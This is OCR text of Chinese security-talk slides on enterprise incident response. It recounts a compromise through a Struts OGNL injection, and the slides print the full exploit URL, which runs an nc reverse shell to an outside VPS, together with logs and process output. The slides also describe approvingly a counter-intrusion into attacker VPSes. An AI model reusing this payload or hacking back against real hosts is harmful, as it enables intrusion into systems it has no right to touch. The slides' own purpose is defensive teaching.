
11-04-32

Internet | 保护模式: 禁用

12:17


□ 本以为就这样告一段落，但IDC中的IDS显示美国某VPS网段一直在刷公司的主页。继续

防不胜防



通过分析美国VPS的默认配置弱点，先后拿下了十多台VPS的权限。与IDS报警同步分

防不胜防



□ 最终确认，刷网站的VPS服务器上安装了一流量精灵。我比较搞不明白，这算CC攻击吗50

防不胜防

防不胜防


期间分析攻击者VPN通信时，发现某个后门页面是记录请求者的来源IP/浏览器版本等

防不胜防

防不胜防

期间分析攻击者VPN通信时，发现某个后门页面是记录请求者的来源IP/浏览器版本等

防不胜防



□ 凭经验我觉得这个是APT攻击，于是我默默的加解密处理掉了我的ADSL的动态拨号IP记录



防不胜防

攻击者的优缺点小结：

- 2-1) 渗透采用的后门木马的免杀Update不到位；至少要能过当前市面上的病毒库；
- 2-3) 渗透者对跳板机，工作肉鸡的现有漏洞未进行修补或未做好安全方面的加固；
- 2-4) VPM加密传输的只是VPM跳板机至渗透者的电脑间通信数据，VPM出口成绝佳的嗅探点；
- 2-5) 部署的WebShell，反弹后门等登录密码、版本基本一致；单位内暴露一个则全军覆没；
- 2-5) 反侦查意识薄弱，跳板机、肉鸡的安全状态未在掌控中。被入侵，嗅探一个多月未发觉；

- 1) 勤快，我都陪着熬了不下于两个通宵了；
- 2) 肉鸡扫描等中间结果取的及时，并清理掉；
- 3) 在发现异动后，部分账户密码频繁修改；
- 4) 到论坛分享相关信息，并适当的做了模糊；


□ 针对本次应急响应与渗透反击后，我仅就渗透/入侵者的角度所进行的一些优缺点小结



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遗忘角落



test by chenchong

- 某天QQ上接到前阿里云同事KJ的安全漏洞反馈，只是WEBSHELL上居然写错了我的名字55

遗忘角落

```
/home/q/www/f_color. .com/logs/access.2012-02-21.log:192.1 - - [21/Feb/2012:17:21:02 +0800] "POST /search!vendor.action
HTTP/1.0" 200 8652 "-" "Java/1.6.0_23" "-" 121.0.29.75
/home/q/www/f_color. .com/logs/access.2012-02-21.log:192.1 - - [21/Feb/2012:17:32:10 +0800] "POST /search!vendor.action
HTTP/1.0" 200 8652 "-" "Java/1.6.0_23" "-" 121.0.29.75
/home/q/www/f_color. .com/logs/access.2012-02-21.log:192.1 - - [21/Feb/2012:17:55:58 +0800] "GET /testtest.jsp HTTP/1.0"
200 17 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:10.0.2 20100101 Firefox/10.0.2" "192.168.0.127_15688425_133b556ab83_-
5cac|1321597585553" 121.0.29.75
/home/q/www/f_color. .com/logs/today.2012-02-21-17:192.168 - [21/Feb/2012:17:21:02 +0800] "POST /search!vendor.action HT
TP/1.0" 200 8652 "-" "Java/1.6.0_23" "-" 121.0.29.75
/home/q/www/f_color. .com/logs/today.2012-02-21-17:192.168 - [21/Feb/2012:17:32:10 +0800] "POST /search!vendor.action HT
TP/1.0" 200 8652 "-" "Java/1.6.0_23" "-" 121.0.29.75
/home/q/www/f_color. .com/logs/today.2012-02-21-17:192.168 - [21/Feb/2012:17:55:58 +0800] "GET /testtest.jsp HTTP/1.0" 2
00 17 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:10.0.2) Gecko/20100101 Firefox/10.0.2" "192.168.0.127_15688425_133b556ab83_-5c
ac|1321597585553" 121.0.29.75
```

□ 经过与KJ沟通和WEB日志的分析，沦陷的原因是该版STRUTS框架存在执行任意指令漏洞

222.131. 222.131.

chong.cheng(程冲) 2012-02-21 20:42:08


[http://wap.com/search/vendor.action?%28%27%u0023memberAccess\[%27allowStaticMethodAccess\[%27\]%27%29%28meh%29=true%28aaa%29%28%26%27%u0023context\[%27work.MethodAccessor.denyMethodExecution\[%27\]%u003d%u0023foo%27%29%28%u0023foo%u003dnew%20java.lang.Boolean%28%22false%22%29%29%29%28asd%29%28%28%27%u0023rt.exec%28%22nc%202022.131. ... %208080%22%29%27%29%28%u0023rt%u003d%20java.lang.Runtime@getRuntime%28%29%29%29=1](http://wap.com/search/vendor.action?%28%27%u0023memberAccess[%27allowStaticMethodAccess[%27]%27%29%28meh%29=true%28aaa%29%28%26%27%u0023context[%27work.MethodAccessor.denyMethodExecution[%27]%u003d%u0023foo%27%29%28%u0023foo%u003dnew%20java.lang.Boolean%28%22false%22%29%29%29%28asd%29%28%28%27%u0023rt.exec%28%22nc%202022.131. ... %208080%22%29%27%29%28%u0023rt%u003d%20java.lang.Runtime@getRuntime%28%29%29%29=1)

chong, cheng(程冲) 2012-02-21 20:42:28

上面是 攻击方式，反弹一个shell到外面的vps

```
[chong.cheng@l-wap3.f.cn1 ~]$  
[chong.cheng@l-wap3.f.cn1 ~]$ ps axu |grep nc  
root      1176  0.0  0.0 10780  356 ?        ss      2011    0:02 irqbalance  
root      5107  0.1  0.0 11260  560 ?        S        20:40    0:00 nc 222.131.      8080  
30008     5241  0.0  0.0 61220  748 pts/0    R+      20:41    0:00 grep nc  
[chong.cheng@l-wap3.f.cn1 ~]$
```

- 漏洞复现效果如上，执行URL请求后STUSTS弱点机器即以WEB运行权限执行NC反弹指令57



遗忘角落

- ❑ 遗忘角落应急响应/渗透反击小结
- ❑ 应急方面：
 - ❑ 1) 根据WEB日志和当时人沟通等分析，确定入侵者所利用的漏洞；
 - ❑ 2) 所有服务器有引用STRUTS框架及版本信息汇总，确定影响面并版本升级；
 - ❑ 3) 当事服务器上基于纵向的WEBSHELL/ROOKIT的检测和清理；
- ❑ 改进方面：
 - ❑ 1) 公司业务应用范围内，三方/开源框架的引用信息的梳理；
 - ❑ 2) 对三方/开源框架做版本/补丁/漏洞等信息的跟踪；
 - ❑ 3) 经过最后信息收集人工汇总/技术确认：只存在这一个STRUTS，且版本过低；



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讨论时间



GOOD



BETTER



PERFECT



FINE TOO



讨论时间

- 应急响应/渗透反击事后的反思
- 五次安全事件背后所暴露安全工作的問題：
 - 1) 信息资产识别，安全威胁、弱点、(风险)梳理不足。应避免存在遗漏；
 - 2) 安全工作中优先级把握不足。处理好“重要”与“紧急”的工作组合；
 - 3) 安全意识不足。需时刻关注网络安全发展趋势、态势，准确评估风险；
 - 4) 安全工作知易行难。需要在技术/沟通/政策层面保证执行过程与结果；
- 根据本次主题，分享您在企业安全工作中的成功或失败的经验与教训？
- 渗透讲究的是纵深，防御讲究的是整体。没有一劳永逸的安全措施，仅与渗透者赛跑



THANK YOU!

<http://t.qq.com/cc964894>

chong.cheng@hotmail.com